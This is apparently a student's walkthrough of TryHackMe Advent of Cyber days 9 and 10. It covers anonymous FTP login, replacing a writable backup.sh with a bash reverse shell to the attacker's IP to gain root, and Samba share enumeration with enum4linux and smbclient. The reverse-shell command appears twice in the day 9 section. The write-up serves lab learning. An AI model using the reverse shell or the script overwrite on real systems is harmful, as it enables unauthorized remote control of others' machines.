
Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

Adding “ftp://” in front of the IP address to visit the ftp server. We can find a few of the directories on FTP.






Next, open the terminal then use “ftp” followed by our IP address and enter “anonymous” as our name to login the FTP server.



Use the “help” command to see all the commands which are available.



Question 2

Using the “ls” command to see all the available directories. The directories are the same as Question 1. We can see that all the directories are empty except “public”.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

Files in public directory.

Question 3

We know that the file “backup.sh” is a script because .sh means shell script and “shoppinglist.txt” is a text file.

Download the files “backup.sh” and “shoppinglist.txt” by using the “get” command

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (232.0612 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (468.7500 kB/s)
```


Question 4

Use the “cat” command to see what's on the shoppinglist.txt.


```
┌──(kali㉿kali)-[~]
└─$ ls
backup.sh  Downloads             Pictures         temp.jpg   Videos
Desktop    Music                 Public           Templates
Documents  note_from_mcskidy.txt  shoppinglist.txt  temp.txt

┌──(kali㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```

Question 5


Next, we want to re-upload the script to change the original script. Open the backup.sh by using mousepad.




Delete all the data. Change the shell by using the command "bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1"




Run the netcat listener.




Next, upload the "backup.sh" file



The script was run. We are the root. Open “flag.txt” to obtain the flag.





Thought Process/Methodology:

First of all, we use ftp://ipaddress to visit the FTP server. We saw all the directories inside of that. Next, open the terminal and use “anonymous” as the name to login the FTP server. Then we use the “ls” command to see the list of directories. We find that all the directories are empty except “public”. There are two files in the “public” directory: “backup.sh” and “shoppinglist.txt”. Using the “get” command to download these two files. We want to see what’s on the shopping list, so we use the “cat” command to express the files. Lastly, we need to change the script by using the command “bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1”. After the script runs, we open the flag.txt to obtain the flag.


Day 10: Networking - Don’t be sElfish!

Tools used: Kali Linux

Solution/Walkthrough:

Question 1


Open the terminal and enter “enum4linux -h” to get the tools that are already provided to us.



Question 2


Using “sudo enum4linux MachineIP” to login the Samba server.

After login, we obtained that there are three users on the Samba server.




Question 3

There are four shares on the Samba server.




Question 4


Next, we use “smbclient” to find which share didn’t require a password. “tbfc-santa” is a server that does not need a password.



Question 5


After login to the share, we saw there were two directories. We downloaded the “note_from_mcskidy.txt” file and opened it.





Question 6

We open the “jingle-tunes” directory and it is empty.



Thought Process/Methodology:

We enter “enum4linux -h” to navigate all the tools that are already provided. Then, we login to the Samba server by using the “sudo enum4linux MachineIP” command. After login, we find out there are three users and four shares on the Samba server. After that, we use “smbclient” to determine which shares don’t require a password and we discovered that the “tbfc-santa” server doesn't ask for a password. When we accessed this share, we discovered two directories. After we downloaded the “note_from_mcskidy.txt” file, we saw a message from ElfMcSkidy. Beside, we used cd command to obtain the “jingle-tunes” directory and discovered it was empty.